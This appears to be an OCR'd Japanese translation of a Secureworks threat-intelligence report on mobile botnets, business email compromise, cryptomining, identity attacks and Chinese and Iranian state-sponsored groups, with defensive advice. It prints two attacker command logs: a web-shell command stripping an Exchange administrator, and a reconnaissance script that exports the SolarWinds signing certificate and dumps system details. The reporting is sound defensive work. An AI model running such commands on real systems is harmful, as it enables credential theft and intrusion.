
モバイルボットネットの登場

さらに、FluBot や TeaBot をはじめとするモバイルボットネットの増加も大きな変化です。これらのボットネットは、SMS フィッシング（スミッシングとも呼ばれる）を介して配信され、ヨーロッパのユーザーに影響を与えています。COVID-19 のパンデミックをきっかけにオンラインショッピングが盛んになったこともあり、不在配達のメールは、疑いを持たない消費者を騙しやすくなっています。スパムキャンペーンは、週末も含めて途絶えることなく、攻撃者はさまざまな地域に到達するためにマルウェアとそのインフラストラクチャの両方を定期的に更新しています。


受信者は、リンクをクリックするように要求するテキストを受け取ります。このリンクから、配達サービスを模したサイトが表示されます。このページは宅配サービスの正規アプリを装ったマルウェアをダウンロードするように意図されています。インストールが完了すると、アプリは SMS スパムの実行、銀行データ、連絡先、認証情報の窃取、メッセージと通知の傍受、ブラウザページの起動が可能になります。また、Android のセキュリティ対策を無効化したり、サードパーティ製のセキュリティアプリがインストールされないようにすることも可能です。

Flubot ボットネットでは、TeaBot マルウェアの配布も確認されています。

モバイル端末向けのマルウェアは、サンドボックスアプローチの自由度の少ない iOS と比べて、Android はオープンである特徴から、引き続き Android のマルウェアが主流となっています。 Apple のモバイルデバイス上では、時折、ターゲットを絞ったゼロデイ・エクスプロイトを除いては、マルウェアは依然として稀少です。



SMSルアーの例（出典：Secureworks）



モバイルボットネットの配信

ビジネスメール詐欺

電子メールアカウントの侵害は、ランサムウェアのような大きな話題になることはありませんが、ビジネスメール詐欺は依然として広く蔓延しており、サイバー犯罪者にとって大きな収入源となっています。悪意のある攻撃者は、電子メールアカウントを侵害し続け、通信を監視し、タイミングを見計らって、偽の請求書を作成して正規の商取引に紛れ込ませます。これにより、疑いを持たせず、誤った相手に多額の送金をしてしまうものです。

From: [redacted]
Sent: 14 May 2021 13:14
To: [redacted]
Subject: [External] - Re: Bank Details

EXTERNAL: The email originated from outside [redacted] email system. If you think this email is suspicious, please flag it as phishing using the 'Report Message' functionality in your Outlook mail client.

Hi [redacted]

Thank you for the information, Yes, we have updated our information as requested, only our account information was changed, we can continue to receive payments to our registered company name.

Please find the amended company bank details on our letterhead as requested.
Please let me know if you have any questions.

The last 2 previous big amount Paid to us are:

04/27/2021
[redacted]
238.672.27
[redacted]
13/04/2021
[redacted]


Please if you have any questions, do not hesitate to contact me below.

Kind Regards
Many thanks in advance

BECフィッシングメールの例（出典：Secureworks）

2020 年にセキュアワークスが対応したある BEC 案件では、被害者がフィッシングメールのリンクをクリックし、偽の Microsoft 365 ログインページに認証情報を入力してしまいました。攻撃者は、盗んだ認証情報を使って、被害者の一要素認証用の電子メールアカウントと、支払いや請求書に関する複数の電子メールスレッドにアクセスしました。その後、そのアカウントからのすべてのメールを攻撃者が管理する Gmail アカウントに送信する転送ルールを作成しました。最初の侵害から 1 日後、攻撃者は、被害者の会社になりすましてそっくりのドメインを登録し、定期的な支払い先の変更を試み始めました。その週が終わる前に、攻撃者は既存のメールスレッドを利用して、なりすましドメインから社内の他の従業員にメールを送信し、被害者に攻撃者が管理する口座への電信送金を開始するよう指図しました。

別のインシデントでは、攻撃者は、個人が不正な銀行口座への多額の送金を承認するように仕向けました。最初の不正アクセスは、やはりフィッシングメールを介して行われました。フィッシングによりメール認証情報が盗まれ、攻撃者は被害者のメールアカウントにアクセス（ボックス内はコメントできないため、直接修正しました）できるようになりました。このアクセス権を利用して、攻撃者は転送ルールを作成して受信メッセージを監視し、金融取引に関連するメッセージを特定できるようにしました。調査の結果、被害者のメールアカウントにドバイの IP アドレスからログインしていたことが判明しましたが、同時に正規のユーザが米国の IP アドレスからログインしていたことも判明しました。



FBI の数字[16] によると、個人および企業の電子メール侵害を対象とした被害額は、2019 年の 17 億 5,000 万ドルから 2020 年には 18 億 5,000 万ドル（米ドル）に増加しました。これには米国内のみの損失です。2021 年初頭の BEC 攻撃で要求された電信送金の平均額の合計[17] は 8 万 5,000 ドル（米ドル）でした。しかし、BEC の攻撃者は広範囲に及び、被害者の規模に合わせて要求を調整し、できる限り大きな利益を得ることを目的としています。前述の例では、目当ての金額は 100 万ドル（USD）を超えています。

BEC 攻撃は電子メールの受信ボックスへのアクセスするだけで行われます。BEC 攻撃は、電子メールの受信箱にアクセスするだけで行われます。クラウドベースのメールサービスであれば、ユーザー名とパスワードだけで、マルウェアやその他のツールを導入する必要はありません。したがって、メールアカウントの多要素認証は、メール転送ルールの変更を監視するような単純なものと同様に、重要な防御策となります。BEC インシデントには、マルウェアに感染した被害者と、金銭的損失を被った被害者の 2 つの被害者が存在します。金銭的損失を被った被害者のネットワークに侵入する必要はありませんが、その被害者の取引先のメールボックスを侵害することができれば、金銭的損失を受ける被害者のネットワークに侵入する必要はありません。つまり、ビジネスパートナーを確認し、新しいアカウントの詳細を検証するための堅牢なプロセスが重要であることを示しています。

仮想通貨マイニング

ビットコインやその他の暗号通貨の価格が 2021 年の大部分で歴史的な高値に達したため、違法な仮想通貨マイニング攻撃も依然として攻撃者にとって魅力的なものでした。

仮想通貨マイニングマルウェアは、深刻な脅威というよりも迷惑行為という印象が強く、インシデント対応コンサルタントが目にする攻撃の割合は減少しているものの、真剣に取り組むべき課題です。仮想通貨マイニング攻撃は、攻撃者が被害者の環境内で任意のコードをリモート実行できることを意味します。その結果、ランサムウェアやその他の脅威をもたらす可能性があり、攻撃者はその方が利益につながると判断した場合には、簡単に実行することができます。仮想通貨マイニングは、クラウドサービスに対して行われた場合、大きな財務上の影響を与える可能性があります。攻撃者は、暗号通貨を採掘するために新たなイメージを迅速に展開し、被害組織に莫大な請求をもたらします。

コンソールウィンドウを非表示にするためにhidecプログラムを使用して起動されたMonero仮想通貨マイナー（出典：Secureworks）

07

ID管理が最重要

この 10 年間で、グローバルにアクセス可能なクラウドへ移行が進み、新型コロナウィルスのパンデミックによって後押しされました。今や、従業員は完全リモートが普通となり、企業のリソースと大規模なインターネットの間の堅牢な境界の概念はなくなりました。多くの企業は、オンプレミスとクラウドのリソース間のシングル・サインオンのために、アイデンティティ（ID）・フェデレーションを利用しています。企業のすべてのシステムとデータへのアクセスは、単一の認証ポイントによって管理されます。その結果、正規の ID が侵害されると、あるいはもっと悪質なのは ID を検証するシステムが侵害されると、攻撃者は重要なビジネスデータへ自由にアクセスする可能性があります。アイデンティティは、まさに新しいペリメータ（境界線）です。

SolarWinds の侵害は、重要性を増しているクラウド上の機密リソースにアクセスするため、どのように認証メカニズムを突破したのか注目されました。その結果、クラウドのシングルサインオンの脆弱性が明らかになりました。

IRON RITUAL グループは、トロイの木馬化された SolarWinds プログラムを介して最初のアクセスを取得し、SAML トークン署名証明書またはその他の秘密鍵を窃取することにより、認証コントロールを完全に回避しました。また、管理者権限を使用して、新たな認証情報の追加、クラウドアプリケーションへのアクセス許可の変更、アクセス可能なデバイスを追加登録して、多要素認証の回避することを可能としました。これは、クロスドメインの侵害の顕著な実例となりました。

セキュアワークスが 2020 年 12 月に対応したあるインシデントでは、IRON RITUAL が Azure アプリケーションに認証情報を追加していました。そして、クラウド環境への永続的なアクセスにその認証情報を使い、バックドア付きの Azure アプリケーションを首尾よく作成し、電子メール、チャットメッセージ、OneNote ノートブック、SharePoint ファイルへのアクセス、さらにセキュリティアラートまでアクセスすることにより、検知されていないかを確認していました。

このケースでは、対象となったアプリケーションはバックアップアプリケーションであり、すでに広範な権限が設定されていましたが、攻撃者は、侵害されたクラウドアプリケーションに新たな権限を追加して、リソースへのアクセスを増やすこともできます。

攻撃者が正規の認証情報を保持した後、この種のアクティビティを検知することはきわめて困難です。組織は、重要な資産の保護またはこれらの重要資産の侵害を危険にさらす前に、キルチェーンの早い段階で侵入を検知することに注力する必要があります。**ID、秘密鍵、クロスドメインの信頼性管理は、システムとデータを保護するためのますます基本的な要件になっています。**

アイデンティティの悪用は今なお進化している

認証メカニズムを破壊する攻撃者は目新しいものではありません。2017年、CTU リサーチャーは、OAuth を悪用して標的の電子メールアカウントへのアクセスを維持していた **IRON TWILIGHT** について報告しました。ランサムウェアであれ、サイバースパイであれ、オンプレミスネットワークへの侵入の多くは、権限昇格、横断的侵害、データアクセスに使用される認証情報の盗難をともなうものでした。

そして、このような技術を採用する敵が増えてくることが予想されます。企業がデータやリソースをクラウドサービスに移行するケースが増えています。正規のユーザー認証を侵害することで、機密データやシステムへの無制限のアクセスを獲得できる可能性があります。

必要な対策は？

このような ID ベースの脅威に直面した場合、組織が集中型認証システムで直面するリスクのレベルを理解し、それに応じて軽減戦略を適応させることがますます重要になっています。しかし、アプリケーションの権限を悪用したり、認証メカニズムを侵害したりする攻撃を検知することは極めて困難です。そのため、重要な資産を保護してその侵害を防ぎ、攻撃者が重要な資産に到達する前にキルチェーンの早い段階で検知することに重点を置く必要があります。

MFA を標的にした攻撃

組織が攻撃から身を守るためにできる最も重要なことの 1 つは、多要素認証を導入することです。その結果、必然的に、攻撃者は MFA を無効化する方法を見つけようとします。

- イランの脅威グループ COBALT ILLUSION は、MFA を回避するために、ソーシャルエンジニアリング技術を用いて、ターゲットに SMS コードやその他の多要素トークンを漏洩させるように導きました。
- 2021 年 3 月のセキュアワークスのインシデント対応では、攻撃者がどのように MFA 実装の抜け穴を使用して迂回していたのかを明らかにしました。攻撃者は窃取または推測した認証情報で Microsoft 365 のメールアカウントにアクセスした後、MFA で保護された Citrix システムにアクセスしようとしました。MFA システムには、MFA トークンを送信する機能があり、MFA で保護されていないユーザーのメールアドレスに送信することができます。つまり静的なパスワードだけでアクセス可能になるということです。これでは、電話やトークンなどの物理的なデバイスへのアクセスを必要とするはずの MFA の目的が果たせません。
- 「不正な同意攻撃」が調査されました。この攻撃では、攻撃者が正規の OAuth アプリケーションになりすました悪意あるアプリケーションを作成することができます。ユーザーが承認すれば、ＭＦＡをバイパスして、ユーザーのアプリケーションへのアクセスを攻撃者に付与することになります。


ID フェデレーションとシングルサインオンは、事実上、PKI ベースの信頼モデルに基づいているため、その信頼の完全性を保護することは、すべての組織にとって重要です。秘密鍵は、「私はこのユーザーを信頼しており、あなたは私を信頼しているので、あなたはこのユーザーを信頼することができます」という表明に署名するために使用されます。この秘密鍵が盗まれた場合、攻撃者はあらゆるユーザーになりすますことができ、信頼関係が崩壊します。鍵の管理は、その信頼を確保するための重要な要素であり、「重要な鍵が何であるか、どこに保存されているか、アクセスできるのは誰か、いつ変更されたか」について確実に把握しておく必要があります。重要な鍵を保存しているシステムは、強化および分離する必要があります。ハードウェアセキュリティモジュール(HSM) またはソフトウェアベースの鍵管理ソリューションを活用できます。秘密鍵が侵害された疑いがある場合は、秘密鍵をローテーションする必要があります。

このタイプの脅威を検出するには、脅威アナリストがハイブリッドクラウドの ID システムの調査・分析に精通している必要があります。検知には、通常とは異なるふるまいを特定することが必要であり、シグニチャベースでの正確な検知は非常に困難です。その組織にとって正常な認証イベントがどのようなものかを理解し、異常と考えられる少数のイベントを見つけ出すためには、専門知識が必要です。

Azure の侵害の防止と識別

Azure アプリケーションの侵害に起因するリスクを低減するために、アプリケーションを作成する組織は、アプリケーションが過度のアクセス許可を要求しないように、最小権限を適用する必要があります。また、ユーザーや管理者が何に同意しているかを明確に理解できるように、権限要求には適切な表現を使用する必要があります。また、Azure アプリケーションを使用する組織は、不要なサードパーティ製アプリケーションを環境から削除し、可能な限りユーザの同意を無効にする必要があります。

アプリケーションの所有者は、疑わしい活動を特定するために、Azure 監査ログまたは従来の統合監査ログの「Update application - Certificates and secrets management」イベントを監視する必要があります。アプリケーションの漏洩の可能性を調査する組織は、以前は見られなかった 1 つ以上の IP アドレスからアプリケーションがサインインしている証拠がないか、サインインログを確認する必要があります。 Mail.Read 権限による不審なメールアクセスなどの活動を調査する場合、組織は MailItemsAccessed イベントを確認して、ユーザのメールボックスへのアクセスに使用されたアプリケーション ID 識別する必要があります。この ID により、危険なアプリケーションを示すデータへの異常なアクセスが明らかになる可能性があります。



08

国家が後援する脅威 ： 目的に応じた標的設定

SolarWinds と HAFNIUM の余波で、国家ぐるみの脅威活動がランサムウェアに代わって、最もメディアの注目を集めたサイバー脅威となりました。そのためか、Economist Intelligence Unit（EIU）と Cybersecurity Tech Accord が 2021 年 2 月に発表した調査結果[18] では、企業の大多数が国家ぐるみのサイバー攻撃を大きな脅威と見なしています。

敵対的な国家ぐるみの脅威グループには、比較的活動はゆるやかですが、長期的な諜報活動によって、標的となる組織の設定を行います。ほとんどの敵対的国家の攻撃者のアクティビティは、特定の種類のデータや組織へのアクセスに集中しています。つまり、多数の組織にとっては、広範囲なサイバー犯罪より脅威レベルは小さくなります。2020 年 12 月に大々的に報道された SolarWinds サプライチェーン侵害は、これを示す良い例でした。IRON RITUAL は、顧客がトロイの木馬化した SolarWinds のアップデートをダウンロードしたことを CTU リサーチャーが確認したすべてのケースにおいて、それらのネットワークへの自らのアクセスを意図的に削除しています。これは、IRON RITUAL の焦点が、純粋にきわめて狭い範囲の特定組織に向けられていたためです。それらのほとんどすべて国家安全保障に関係していました。

すべてのサイバースパイ攻撃が同じというわけではありません。国が異なれば、スパイ活動の動機となる優先順位も異なります。また、各国内の国家機関のさまざまな要素に属するグループでも優先順位が異なることがあります。

特定の目的のためのタスクは、活動方針の変化にもつながります。例えば、ロシア、イラン、中国、北朝鮮のグループが実施する新型コロナウィルスの研究活動へのスパイキャンペーンです。実際、年間を通じて、APT の主要スポンサーは、これら 4 ヶ国が積極的に活動を行っていました。

Secureworks®

中国

戦術の共有と進化

主な動機：

- ⚠ 諜報活動
- ⚠ 知的財産
- ⚠ 盗用

中国

中国の脅威グループは、知的財産の盗用、中核となる通信・インターネットインフラ事業者に対するアクセス、政治的および軍事的ターゲットに対する従来からの諜報活動に引き続き焦点を当て、極めて活発に活動しています。

中国の脅威グループは、セキュリティ運用の向上と調整レベルの向上を実証しています。たとえば、ツールやエクスプロイトの共有や、攻撃元の特定をより困難にするためのコモディティツールの広範な使用などがその例です。おそらく人民解放軍（PLA）内の組織再編の結果として、PLA に関連する一部の脅威グループは、特定のタイプの標的組織ではなく、特定の地域をより重視することにより、より明確な作戦の連携を実践しているようです。

一般的に、中国のグループは、期間中にセキュリティ運用を改善しているようです。そのため、活動の検知がより困難になっています。彼らは他の国と同じように、「自給自足 / 環境寄生（ターゲット環境ですでに利用可能なツールを使用する）」をより多く活用し、特注のツールを使うよりも、Cobalt Strike などのオープンに利用可能なツールを好んで利用しています。

PlugX は依然として複数のグループで人気のあるツールですが、BRONZE UNION は引き続き HyperBro を使用しています。

その他、期間中、中国の脅威グループの活動として以下のような活動も観察されています。

- 中国のグローバルインフラ開発投資戦略プログラムである一帯一路構想の一環として、近隣諸国を継続的にターゲットにしています。
- **BRONZE PRESIDENT** が、2020 年 10 月と 11 月に USB スティックを使用して、PlugX マルウェアを拡散させました。11 月のインシデントには、旧版の PlugX マルウェアを削除する PlugX 更新バージョンが使用されてました。この手法は、同グループにとって新しいものではなく、2020 年初頭には、東南アジア、特にミャンマーでのキャンペーンで USB メモリを使用していました。セキュアワークスでは、タイや日本に加え、国際 NGO や食品関連企業でも使用されていることを確認しています。
- BRONZE SPIRAL のようなグループが、攻撃対象国の SOHO（Small Office and Home Office）ルーターを攻撃の中継点として使用しています。これにより、攻撃元の特定がより困難になり、また、攻撃トラフィックが標的国と同じ国で終端しているように見せかけることで、正規のネットワークトラフィックに紛れ込ませることができます。

組織構造の最適化：ツールとアクセスの共有？

3月1日、CTU リサーチャーは、オンプレミスの Exchange Server が大量にエクスプロイトされていることを確認しました。**Microsoft**[19] が同じゼロデイ脆弱性に対する緊急パッチをリリースする直前のことです。**関連報道**[20] によると、それほど騒がれてはいなかったものの、キャンペーンが少なくとも 2021 年 1 月以来から継続されていたことが明らかになっています。

脆弱性が公表される直前にアクティビティが突然増加したことから、攻撃者は自身のアクセスが制限されることを知っていた可能性があります。その後の**報告**[21] によると、脆弱性を利用して Web シェルを展開し、標的となる環境に継続的にアクセスしていた、10 もの異なる中国のグループがあったことが判明しました（以下参照）。


```
{
    "Process": {
        "image_path": "C:\\Windows\\System32\\cmd.exe",
        "commandline": "\"cmd\" /c cd /d
\"C:\\\\inetpub\\\\wwwroot\\\\aspnet_client\\\\system_web\"&net group \"Exchange
Organization administrators\" administrator /del /domain&echo [S]&cd&echo [E]",
        "username": "NT AUTHORITY\\SYSTEM",
        "create_time": "2021-03-01T03:53:35.5694062",
        "program_md5": "9a4D3grWD1sXuC8s1aQC/g==",
        "parent_image_path": "C:\\Windows\\System32\\inetsrv\\w3wp.exe",
        "was_blocked": false,
        "user_is_admin": true,
        "process_is_admin": true,
        "endpoint_platform": "PLATFORM_WINDOWS"
    },
    "ParentCreateTime": "2021-02-19T20:36:12.9539162",
    "HostProgram": null,
    "TargetProgram": null,
    "Id": {
        "Process_Id": {
            "pid": 19336,
```


攻撃者がExchangeのゼロデイ攻撃を利用して
China Chopper Webシェルを展開（出典：Secureworks）

あるケースでは、BRONZE UNION という脅威グループが Exchange の脆弱性を利用して、最近退去させられた環境へのアクセスを再開しているのを CTU リサーチャーが目撃しています。

これらの侵入の際に行われた攻撃グループ間の情報共有度合は注目に値するものでしたが、それがますます一般的になっているようです。実際、中国の APT 間での知識とツールの共有は珍しいことではなく、グループは同じ「Digital Quartermaster」によって提供されるマルウェアを使用しています。Digital Quartermaster は、マルウェアを開発、保守、侵入活動を運営する脅威グループに提供する組織であると考えられています。

複数のグループがエクスプロイトの公開前にそれらを共有しているというエビデンスもあります。これは、2015 年末から進められている人民解放軍の再編の結果の一つと考えられますが、より緊密な技術共有が行われています。また、海外でのサイバー活動を行う権限を持つ国家安全部（MSS）に関連するグループでも、同様のレベルでの共有が行われている可能性が高いと考えられます。

その一例であるトロイの木馬（RAT）の ShadowPad は、ホストに関する情報の抽出、コマンドの実行、ファイルシステムとレジストリの操作、新しいモジュール展開による機能拡張などができます。CTU リサーチャーは、現在、ShadowPad が少なくとも 8 つの異なる中国の脅威グループによって、米国や英国を含む世界中のターゲットに対して使用していると推測しています。CTU リサーチャーは、2019 年の初めから ShadowPad を使用して観測された脅威グループ（**BRONZE BUTLER** や **BRONZE HUNTLEY** など）の多くが中国人民解放軍と繋がっていることを発見しました。2019 年以前は、MSS に代わって活動していた **BRONZE ATLAS** グループのみが ShadowPad マルウェアを利用していました。ごく最近、CTU は **BRONZE UNIVERSITY** に関連するサンプルを発見しました。

Supernova

2020 年 11 月 [22] のインシデント対応において、CTU のアナリストは、中国を拠点とする脅威グループが SolarWinds ソフトウェアを活用して SUPERNOVA Web シェルを展開している可能性が高いことを確認しました。2020 年の初頭、セキュアワークスのインシデント対応コンサルタントは、同じネットワーク上で同様の侵入活動を確認しました。分析によると、攻撃者は 2018 年の早い段階で、公開されている ManageEngine ServiceDesk サーバーの脆弱性を悪用してアクセスを取得していました。攻撃者はこのアクセスを使用して、ドメイン認証情報を定期的に採取して流出させていました。2020 年 8 月、攻撃者は ManageEngine ServiceDesk サーバーを経由してネットワークに戻り、2 つのサーバーから認証情報を取得し、この認証情報を ManageEngine サーバーを経由して流出させ、その認証情報を使用して Microsoft 365 がホストする SharePoint および OneDrive サービスからファイルにアクセスしたと考えられます。

SUPERNOVA は、12 月に **FireEye** [23] によって公表されました。同時に、CTU リサーチャーが IRON RITUAL として追跡している脅威グループによる侵害の内部調査の詳細が公開されました。しかし、12 月の後半には、SUPERNOVA が実際には別の無関係なグループの仕業であることが**明らかになりました** [24]。そして、2020 年 12 月 24 日、攻撃者が CVE-2020-10148（Orion プラットフォームの SolarWinds Orion API 認証バイパスの脆弱性）をエクスプロイトして SUPERNOVA を展開したことを SolarWinds は確認しました。

CTU リサーチャーは、SUPERNOVA Web シェルの運営組織を **BRONZE SPIRAL** として追跡しています。追跡しています。CTU チームは当初、8 月のアクティビティの攻撃元を既知の脅威グループとして特定することができませんでした。一方、2020 年後半の BRONZE SPIRAL の侵入との類似点は、同じ脅威グループが両方の侵入に関与していると考えられます。この類似点には、同一コマンド、サーバー、作業ディレクトリの使用、管理者アカウントの侵害が含まれます。

この脅威グループは、ネイティブのシステムツールと「自給自足 / 環境寄生（ターゲット環境ですでに利用可能なツールを使用する）」のテクニック（以下参照）を幅広く使用して、ターゲットネットワークへの長期的なアクセスと知的財産の盗用を可能にしています。

```
3       "image_path": "C:\\Windows\\SysWOW64\\cmd.exe",
4       "commandline": "cmd /c \"powershell /c \"$mypwd=ConvertTo-SecureString -String \\\"1234\\\" -Force
-AsPlainText;Get-ChildItem -Path cert:\\localMachine\\my| where {$_.Subject -like \\\"CN=SolarWinds-Orion\\\"}
| Export-PfxCertificate -FilePath C:\\inetpub\\SolarWinds\\license.txt -Password $mypwd\"&echo
AAAAAAAAAA>>C:\\inetpub\\SolarWinds\\license.txt&fsutil fsinfo drives>>C:\\inetpub\\SolarWinds\\license.txt&
tasklist /v>>C:\\inetpub\\SolarWinds\\license.txt&systeminfo>>C:\\inetpub\\SolarWinds\\license.txt&net
start>>C:\\inetpub\\SolarWinds\\license.txt&ipconfig /all>>C:\\inetpub\\SolarWinds\\license.txt&arp
-a>>C:\\inetpub\\SolarWinds\\license.txt&dir c:\\>>C:\\inetpub\\SolarWinds\\license.txt&dir
c:\\progra~1\\>>C:\\inetpub\\SolarWinds\\license.txt&dir c:\\progra~2\\>>C:\\inetpub\\SolarWinds\\license.txt&
echo AAAAAAAAAA>>C:\\inetpub\\SolarWinds\\license.txt&dir \"C:\\Documents and Settings\\All Users\\Start
Menu\\Programs\\Startup\">>C:\\inetpub\\SolarWinds\\license.txt&netstat -ano>>C:\\inetpub\\SolarWinds\\license.
txt&whoami /all>>C:\\inetpub\\SolarWinds\\license.txt&net localgroup
administrators>>C:\\inetpub\\SolarWinds\\license.txt&dir c:\\users\\>>C:\\inetpub\\SolarWinds\\license.txt&reg
query HKEY_LOCAL_MACHINE\\SOFTWARE>>C:\\inetpub\\SolarWinds\\license.txt&netsh firewall show
config>>C:\\inetpub\\SolarWinds\\license.txt&net use>>C:\\inetpub\\SolarWinds\\license.txt&dir
C:\\inetpub\\SolarWinds\\bin\\*logoimag*>>C:\\inetpub\\SolarWinds\\license.txt&echo
AAAAAAAAAA>>C:\\inetpub\\SolarWinds\\license.txt&type C:\\inetpub\\SolarWinds\\bin\\App_Web_logoimagehandler.
ashx.*>>C:\\inetpub\\SolarWinds\\license.txt&echo AAAAAAAAAA>>C:\\inetpub\\SolarWinds\\license.txt&type
C:\\inetpub\\SolarWinds\\bin\\logoimagehandler.ashx.*>>C:\\inetpub\\SolarWinds\\license.txt&echo
AAAAAAAAAA>>C:\\inetpub\\SolarWinds\\license.txt&\"",
```

ネイティブシステムユーティリティを使用した BRONZE SPIRAL 偵察スクリプト（出典：Secureworks）

Secureworks®

イラン

地理的に狭い範囲に特化（現在のところ）

主な動機：

⚠ 諜報活動
⚠ 反体制派の監視
⚠ 破壊活動

イラン

過去 1 年間、イランの脅威グループは安定した活動を続けてきました。主な活動内容は、ジャーナリスト、学者、人権擁護者、政府機関、政府間組織（IGO）、非政府組織（NGO）の職員など、イラン政権にとって貴重な情報源や潜在的な脅威とみなされる人物に対するスパイ活動や監視活動に関与するものでした。

イランはこれまで、欧米の組織よりも中東（特にサウジアラビア、アラブ首長国連邦、イスラエル）に特化していましたが、これはイランが自国の利益に対する最大のリスク源と認識していることを反映されています。しかしながら、強硬派のエブラーヒーム・ライシ新大統領が誕生したことで、イランの地理的な焦点は間もなく変わる可能性があります。

また、イランはランサムウェア攻撃を装って、ワイパー型（破壊を目的とした攻撃）を実行していました。これらは主にイスラエルの標的を狙ったものですが、同様のワイパー型攻撃が UAE に対しても行われはじめています。おそらく、UAE とイスラエルの間で政治的なつながりができたためと思われます。

昨年、CTU リサーチャーは以下のようなインシデントを分析しました。

- **COBALT FOXGLOVE**：侵害した Citrix サーバーを使って侵入し、トンネリングツールである Ngrok を展開して、環境へのさらなるアクセスメカニズムを追加しています。
- **COBALT ULSTER**：2020 年 5 月～ 6 月にかけて、人道的テーマや新型コロナウィルス関連のテーマを使用して、イラクやトルコの組織を対象としたスピアフィッシングキャンペーンを実施しています。
- **COBALT EDGEWATER**：雇用をテーマにしたフィッシングを行い、レバノンのエンティティをターゲットにしています。メールボックスを使って C2 メッセージを中継する MailDropper マルウェアを使用します。2020 年の MailDropper キャンペーンでは、Lebanese Directorate of General Security（公安総局レバノン部局）のメールボックスを使用しました。2021 年のキャンペーンでは、レバノン軍と主要なレバノンの携帯電話ネットワーク事業者に関連するメールボックスを使用しました。攻撃者は、これらのメールボックスの侵害を利用して、これらのネットワークへの広範な侵入を実行した可能性があります。

COBALT ULSTER に関連するルアードキュメント（出典：Secureworks）

CTU リサーチャーは、**COBALT ILLUSION** によって実施された 2021 年 5 月のフィッシングキャンペーンについても調査しました。このキャンペーンでは、電子メールのセキュリティ管理を回避するために、正規のオンラインファイルホスティングプラットフォームである Dropbox を使用していました。このキャンペーンには、ヨーロッパ諸国の外務省、政府間組織（IGO）、およびイスラエルの政府要員を標的としたフィッシング活動が行われました。他の組織も標的にされた可能性があります。標的となった個人のうち、少なくとも 1 名はイランとの関係を持っていました。

COBALT ILLUSION は、通常、使い古されたプレイブックに沿ってフィッシング活動を行っており、セキュリティ運用にはあまり注意を払っていないようで、インフラの特定や追跡を防ぐための対策はほとんど取られていません。 CTU リサーチャーは、イランのグループに狙われている可能性があると思われるお客様には、COBALT ILLUSION のフィッシング・インフラストラクチャとのやり取りのログ・データを確認するようアドバイスしています。多要素認証（MFA）の導入により保護が強化されていますが、COBALT ILLUSION はそれらのセキュリティコントロールをバイパスするために SMS コードや多要素認証のトークの漏洩を試みています。

複数のグループが、ワイパー型およびランサムウェアとイランの関係を継続

- 中東の国家機関に対する Thanos ランサムウェア攻撃に関連する「PowGoop」ダウンローダーは、COBALT ULSTER が関与した過去のインシデント対応でセキュアワークスが確認したツールとコーディングが重複していました。このことから、COBALT ULSTER が別の脅威グループにネットワークアクセスを提供することで、ランサムウェア攻撃を容易にした可能性が考えられます。被害組織には、アラブ首長国連邦のシャルジャに本拠を置く国営の石油・ガス生産会社や、エジプトの政府機関などが含まれていました。これらの事件にイランの国家機関が関与していたとすれば、この攻撃は金銭的な利益よりも破壊行為を目的としていたことになります。
